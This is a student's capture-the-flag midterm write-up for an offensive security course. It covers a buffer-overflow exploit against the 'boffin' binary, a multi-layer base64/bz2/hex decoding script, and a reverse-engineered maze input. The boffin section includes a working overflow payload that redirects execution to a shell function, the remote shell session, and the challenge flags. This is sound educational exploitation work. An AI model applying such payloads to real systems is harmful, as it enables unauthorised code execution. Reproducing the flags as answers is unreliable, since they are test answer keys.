Alexander Lotero
Offensive Security
Spring 2023

Midterm - Cumulative

The challenges for the cumulative midterm included “boffin,” “Go Here 4 Shell,” “Ensorcellment,” and “Labyrinth.” For credit I completed “boffin,” “Ensorcellment,” and “Labyrinth.” All scripts referenced within this write-up will be included as part of this submission.

boffin


The first challenge I completed for the midterm was “boffin.” Similar to a reverse engineering challenge, this pwn challenge provided us with a small introduction as well as a compiled binary *boffin.htm*. As always, step one was to execute the program and observe the behavior. The program prints a simple prompt, “what is your name?” and waits for input. Upon submitting, the input is printed to the screen as part of a greeting message, “Hi, UserInput” and the program terminates.

Our next step was to decompile the binary with Ghidra. This reveals a very short and simple program with just two notable functions: *main()* and *give_shell()*. Because this is a pwn challenge, our goal is to make the binary behave in an unexpected manner, or more specifically, cause it to provide us with privileges beyond its initial intention. Thus, it is safe to assume that our specific goal in this case is to force the executing program to call the *give_shell()* function that provides us with a shell on the remote server. This function is not called within the program’s default/intended behavior. Further, because the program is utilizing the vulnerable *gets()* function, we suspect that we are dealing with a buffer overflow vulnerability[1].

Our input is stored as a character array that we have renamed “UserInput” within Ghidra. We need to somehow provide an input to this variable that forces the executing program to call *give_shell()* where it is otherwise attempting to call an entirely different


[1] The manpage for *gets()* includes: “no check for buffer overrun is performed” (1)

function. Specifically, through some trial-and-error testing, we identified an address that is being stored in the stack:




```
 →   0x40070a <main+52>         mov    eax, 0x0
     0x40070f <main+57>         call   0x400560 <printf@plt>
     0x400714 <main+62>         mov    eax, 0x0
     0x400719 <main+67>         leave
     0x40071a <main+68>         ret
     0x40071b                   nop    DWORD PTR [rax+rax*1+0x0]
[#0] Id 1, Name: "boffin.htm", stopped 0x40070a in main (), reason: BREAKPOINT
[#0] 0x40070a → main()
gef➤  x/60xb $rsp
0x7fffae96a140: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffae96a148: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffae96a150: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffae96a158: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffae96a160: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffae96a168: 0x8a    0x31    0x0d    0x95    0x56    0x7f    0x00    0x00
0x7fffae96a170: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffae96a178: 0xd6    0x06    0x40    0x00
```

Here our input to the program (payload) was just a string of “A”s as large as the original size of the UserInput variable at declaration: *char UserInput [32];* evident by the repeated “0x41,” “A” in hexadecimal, now found on the stack. However, the several bytes below that, as highlighted in the image, are an address to be called later in the executing program: *0x7f56950d318a*. We further confirm that this address is being called by increasing the number of “A”s in our payload to overwrite those bytes:




```
 →   0x40070a <main+52>         mov    eax, 0x0
     0x40070f <main+57>         call   0x400560 <printf@plt>
     0x400714 <main+62>         mov    eax, 0x0
     0x400719 <main+67>         leave
     0x40071a <main+68>         ret
     0x40071b                   nop    DWORD PTR [rax+rax*1+0x0]
[#0] Id 1, Name: "boffin.htm", stopped 0x40070a in main (), reason: BREAKPOINT
[#0] 0x40070a → main()
gef➤  x/60xb $rsp
0x7fffb320fa20: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffb320fa28: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffb320fa30: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffb320fa38: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffb320fa40: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffb320fa48: 0x41    0x41    0x41    0x41    0x41    0x00    0x00    0x00
0x7fffb320fa50: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffb320fa58: 0xd6    0x06    0x40    0x00
```


```
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0×4141414141

[#0] Id 1, Name: "boffin.htm", stopped 0×4141414141 in ?? (), reason: SIGSEGV

gef➤
```

The first image shows that our stack now includes enough “A”s to overwrite the address in the previous image. Further, the second image shows gdb encountering a segmentation fault when the executing program is attempting to call a function at the address *0x4141414141*, which is not a valid address, just a bunch of “A”s written to the stack. To include enough characters to actually overwrite these address bytes, we found we needed 45 “A”s (45 bytes): *p.send(b"A" * 0x2D + b"\n")*. Additionally, the address being called from the stack is itself 5 bytes, so we generated a payload that included 40 bytes of “A” plus an additional 5 bytes for the address of the *give_shell()* function.

To obtain the address of *give_shell()*, we utilized the “ELF” and “symbols” utilities within pwntools:


```
>>> from pwn import *
>>> e = ELF("./boffin.htm")
[*] '/home/kali/Documents/OffensiveSecurity/Midterm/boffin/boffin.htm'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0×400000)
>>> print(hex(e.symbols["give_shell"]))
0×40069d
```


By this point, we have the address of *give_shell()* and the number of arbitrary bytes to include before the address in our payload. All that is left are two key details:

1. While the address is 0x40069d, because this program is a “least significant bit executable,” our payload must include this address is “reverse order” (see payload below), and
2. Because the program takes the address as 5 bytes, we need to zero extend our address as such: 0x40069d -> 0x000040069d

Thus we arrive at our final payload as it appears in our *boffintester.py* script:


*p.send(b"A" * 0x28 + b"\x9d\x06\x40\x00\x00" + b"\n")*

Next, we test our new payload on the local binary and confirm that our payload is correct and that the *give_shell()* function is in fact being called:



```
[#0] Id 1, Name: "boffin.htm", stopped 0x7fdf5a9cb013 in do_system (), reason: SIGSEGV
                                                                                    trace
[#0] 0x7fdf5a9cb013 → do_system(line=0x4007a4 "/bin/sh")
[#1] 0x4006b0 → give_shell()

gef➤
```

Finally, because we are reaching the *give_shell()* function locally, we adapt our script to create a connection to the remote CTFd server and enable interactive mode to allow us to run commands within our new remote shell:




```
┌──(kali㉿kali)-[~/Documents/OffensiveSecurity/Midterm/boffin]
└─$ python3 boffintester.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1337: Done
[DEBUG] Received 0x31 bytes:
    b'Please input your NetID (something like abc123): '
[DEBUG] Sent 0x7 bytes:
    b'aal562\n'
[DEBUG] Received 0x27 bytes:
    b'hello, aal562. Please wait a moment...\n'
[DEBUG] Received 0x17 bytes:
    b"Hey! What's your name?\n"
[DEBUG] Sent 0x2e bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000020  41 41 41 41  41 41 41 41  9d 06 40 00  00 0a        │AAAA│AAAA│··@·│··│
    0000002e
[*] Switching to interactive mode

[DEBUG] Received 0x30 bytes:
    00000000  48 69 2c 20  41 41 41 41  41 41 41 41  41 41 41 41  │Hi, │AAAA│AAAA│AAAA│
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000020  41 41 41 41  41 41 41 41  41 41 41 41  9d 06 40 0a  │AAAA│AAAA│AAAA│··@·│
    00000030
Hi, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9d\x06
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x10 bytes:
    b'boffin\n'
    b'flag.txt\n'
boffin
flag.txt
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x32 bytes:
    b'flag{access_granted_thats_real_cool_e5d4ffe64042}\n'
flag{access_granted_thats_real_cool_e5d4ffe64042}
$
```

After minimal navigation of the file system within our remote shell, we print our flag indicating that we have successfully completed this challenge.

Ensorcellment


The second challenge that I completed as part of the midterm was the programming challenge "Ensorcellment." Here we are provided with no introduction, just a netcat command with the address and port to connect to the challenge on the CTFd server. Once connected, a message is printed to the terminal “decode this:” followed by a large chunk of presumably encoded text: “UWxwb09UR...GS2ZSS20=.”

Because I am not super familiar with which characters indicate which encoding scheme, I took this text to the CyberChef website for decoding (2) as recommended by Professor Dupont. After several guesses at the encoding, base64 decode seemed to work and provided me with more presumably encoded text that once again ended with the “=” character, which further research indicated was a staple of the encoding scheme. Repeating the base64 decode process again with this output once again provided me with what appeared to be encoded text. At this point I decided to put together a python script *ensorcellment_onebyone.py* that, for now, I was manually indicating which scheme to use for decoding (see below). For example, the initial input to the program was the original encoded text received from the server, which was then decoded with base64, and the result was stored in a variable. An example excerpt of the *ensorcellment_onebyone.py* script’s output:



```
Approach this with bz2
b'BZh91AY&SY\xa5>\x89S\x00\x16\x85H\x00*\xa8\xff\xe0`$\x1c>@\x00\x00\x00<\x00≤[*\xb4\xad\xb5&\xcdh\r*@\xa
6\x86\xd1\xa5Jh\x00iAE\xb1-\x0c\x00{\xc0\x00\x18\x08\xd0\x00\x05\xb3@\x15T(\x15UJ\xa2\x82\x8a\xa0!\xa9\xe2
```

I would then reopen the script in an editor, add an additional operation to decode this next layer of the encoded message, which in this case was once again base64. An excerpt of this script, which will be included as part of this submission, is shown below:




```python
first_decode = base64.b64decode(ctfd_output)
plain_first = first_decode.decode('utf-8')
print(plain_first)

second_decode = base64.b64decode(plain_first)
#plain_second = second_decode.decode('utf-8')
print(second_decode)
```

To summarize the next few steps of my process, I had to identify all of the encodings used:

- Base64: discovered using CyberChef
- Bz2: discovered using Google, encoded text starts with the letters “BZ”
- Hex: discovered using CyberChef

Ultimately, after some time advancing through the decoding layers, it became clear, or at least I assumed, that these were then only three encoding methods used. Thus, my next step was to create a script that actually automated the process of decoding, *enscrollmentscript.py*. Within this script, I start by defining three methods: *hexencoded()*, *bz2encoded()*, and *base64encoded()*. Each of which returns true or false depending on whether or not the provided string can be decoded with that method. While I would like to report that I found the python recommended method for checking whether a string was encoded with a specific algorithm, I instead adopted an idea I discovered in a stackoverflow question (3). So by this point, my script operates like this: within a *while True* loop, the script checks if the string is encoded in any of the three methods above, one-by-one. If it is, it is decoded and that new string is used in the next iteration of the loop to repeat the process. This script appeared to be working until I encountered a slight change in the "format" of the strings. Specifically, once decoded, some strings were starting to include the single-quote character, or double-quote character, that was causing the encoding-type checks to fail. The simple solution that I implemented were two python *.replace* statements to remove any occurrences of these quote characters from the string.

Upon implementing this fix, the script again appeared to be working before encountering a similar issue with the forward-slash character "\" appearing in strings. Another *replace* statement solved this issue as well. Finally, our script had reached its final iteration, and when ran produced the following output:




```
┌──(kali㉿kali)-[~/Documents/OffensiveSecurity/Midterm/Ensorcellment]
└─$ python3 ensorcellmentscript.py
Our flag is:  flag{d0wn_the_r@bb1t_h0l3_0f_enc0dings_9907a9eae598}
Finding the flag took 40 iterations of decoding
Execution Time: ─── 0.0279998779296875 seconds ───
```

The flag featured 40 iterations of encoding that took my script 0.02 seconds to decode. The appearance of the flag indicates that we have successfully completed this challenge.

Labyrinth

The third challenge that I completed for the midterm was "Labyrinth." Like the other reverse engineering challenges before it, we are provided with some introductory text, in this case describing the "escape the labyrinth" theme of the challenge as well as a compiled program *labyrinth.htm*. As always, step one was to run the compiled program to observe its behavior. Doing so reveals a prompt to "find your way through" the labyrinth before the program waits for user input. Trying the input "A" reveals the program's fail case: "you have been eaten by a grue" is printed and the program terminates.

With little insight gained from running the program, our next step was to open *labyrinth.htm* with the Ghidra decompiler. Once opened, I located what were the two essential functions *main()* and *traverse()*, and spent some time renaming variables to something that reflected their role during execution. The "important" code within *main()* is as follows:



```
OurGoal = traverse(UserInput);
if (OurGoal == 0x257b) {
  puts("You made your way out of the maze! Good work!");
  print_flag();
}
else {
  puts("You have been eaten by a grue.");
}
```

As you can see, in order to reach the win condition and print the flag, we must call *traverse()* with our input, and return the hex value 0x257b, or 9595 in decimal. Thus, our search continues into *traverse()*.


To summarize the traverse() function:

- Three variables are defined, one is our return value, an integer, that is initialized to 0, one is a loop iterator, a char pointer that is initialized to our original input, and the last is an undefined pointer, we'll call "path," that is initialized to "a" (described below)
- A for loop that iterates through the characters within our input, with each iteration the integer value pointed to by path is added to our return value, then if the current character from our input is an "L", the address of path is incremented by 8 bytes, or if it is an "R" path is incremented by 16 bytes

- Finally, when the loop is completed we return with our integer return value.

Thus, our input seems to need to be a string of L's and R's such that we are incrementing our return value to 9595 in decimal by the end and returning.

To understand how we can dictate which values are added to our return value, we have to first understand the collection of bytes that the pointer "path" is pointing to. Several arrays of bytes, that I assume to be global variables, are defined and visible within Ghidra, starting with an array "a" where the pointer "path" initially points. I ultimately placed these arrays, as taken from Ghidra, into a notepad document, *PathRestraints.txt* (included in this submission), and added notes to help me, and later my audience, understand their role. Here is a snippet from that document:



```
a
0x601070    0xe3    0x00    0x00    0x00    0x00    0x00    0x00    0x00  ---- 227
0x601078    0xb0    0x10    0x60    0x00    0x00    0x00    0x00    0x00  ---- 0x6010b0 -- c (1128)
0x601080    0x30    0x11    0x60    0x00    0x00    0x00    0x00    0x00  ---- 0x601130 -- g (410)
0x601088    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00

b
0x601090    0xf9    0x01    0x00    0x00    0x00    0x00    0x00    0x00  ---- 505
0x601098    0xf0    0x10    0x60    0x00    0x00    0x00    0x00    0x00  ---- 0x6010f0 -- e (289)
0x6010a0    0xd0    0x10    0x60    0x00    0x00    0x00    0x00    0x00  ---- 0x6010d0 -- d (531)
0x6010a8    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```


There are a total of 10 "letter arrays," "a" through "j", each containing 32 bytes. Each array has the following format:

- First 8 bytes: an integer between 227 (found in "a") and 1128 (found in "c")
- Second 8 bytes: the address of the first eight bytes of a different array. For example, in the image above, the second 8 bytes in "a" is the address of the first 8 bytes in "c"
- Third 8 bytes: the address of the first eight bytes of yet another, different array. For example in the image above, the third 8 bytes in "a" is the address of the first 8 bytes in "g"
- Fourth 8 bytes: just 8 bytes of 0x00

By this point we concluded that starting with the first 8 bytes in "a", 227 in decimal, we must use the letters "L" and "R" in our input to jump to the value in a different array, such that our order ultimately results in the sum of these values being 9595 in decimal. For example, if we assumed that the first two numbers of our eventual 9595 sum are 227 and 410, our input would be "R-\n". The 227 (at address 0x601070) is added by default at the start of the loop, and then “R” offsets our point by 16 bytes: 0x601070 + 16 = 0x601088. The bytes at this address are the address of “g” which contains the value 410, which will then be added to the return value at the beginning of the next iteration of the loop. Note, we noticed through testing that because the loop checks for the end of our input before the value we jumped to in the previous iteration is added to our return value, we must include some additional character at the end to ensure this addition operation is performed before the loop exits. As such, we chose the dash “-” character to represent any character in our input that does not need to alter our path pointer.

By this point we understand how we are incrementing our return value, we need only to identify an order of L’s and R’s within our input that causes the right values to be added at the right time, within the constraints of the arrays. By constraints, I am referring to the fact that, as seen in the image above, following the addition of 227 (found in “a”) we can only choose to add 1128 (found in “c”) or 410 (found in “g”) next because those are the only addresses found in the second and third set of 8 bytes in “a.” To find this path, we produced a python script *WindowsScript.py* that calculates a path to our sum goal of 9595, within the above constraints (4).


This solver script, which includes comments describing what it is performing, will be available as part of our submission. As such, we will fast-forward to showing its output:



```
PS C:\Users\legos\Documents\NYU School Stuff\Offensive Security\Midterm\Labyrinth> python .\WindowsScript.py
Number of possible paths found:  2
Possible paths:
[227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 227, 1128, 531, 531, 531, 531, 866, 710]
[227, 227, 1128, 531, 866, 866, 866, 866, 866, 866, 866, 710, 710]
Execution Time: --- 11.665127515792847 seconds ---
```

Here, our solver script identifies two sets of numbers that when summed together is equal to our target value 9595, printed as lists. Note, as mentioned above, anytime we do not need to increment the pointer to the value to be added to the return value, in this case if we wish to add the same number multiple times, we use the “-” character that whenever present will cause the return value to be incremented by the same amount in the next iteration of the loop as it was in the current iteration. Additional note, both of the above paths have been tested and work, but given that it is shorter, we will proceed with the second path discovered: [227, 227, 1128, 531, 866, 866, 866, 866, 866, 866, 866, 710, 710].

Next, we translate this path to an actual input to the program. The first 227 is a given, so next we must specify that we wish to add 227 again, so the first character in our input is “-” (see above). Next, to move to 1128, we must add 8 bytes to our pointer “path” because 1128 is the value pointed to by the address found in the second 8 bytes of “a” (see above). Our input becomes “-L”. We repeat this process until we reach our final input: “-LLL------L–”. We then test this input against the challenge on the live CTFd server:



```
┌──(kali㉿kali)-[~/Documents/OffensiveSecurity/Midterm/Labyrinth]
└─$ nc offsec-chalbroker.osiris.cyber.nyu.edu 1253
Please input your NetID (something like abc123): aal562
hello, aal562. Please wait a moment...
You're trapped in a windy, loopy maze. All the walls look the same. Can you find your way through?
-LLL------L--
You made your way out of the maze! Good work!
Here's your flag, friend: flag{d0nt_g3t_l0st_1n_th3_labyrinth_cecd922d3466}
```

This input results in a success message printed to our terminal along with the flag, indicating that we have successfully completed the challenge.

References

1. *https://manpages.ubuntu.com/manpages/bionic/man3/gets.3.html*
2. *https://gchq.github.io/CyberChef/*
3. *https://stackoverflow.com/questions/12315398/check-if-a-string-is-encoded-in-base64-using-python*
4. *https://stackoverflow.com/questions/20193555/finding-combinations-to-the-provided-sum-value*
5.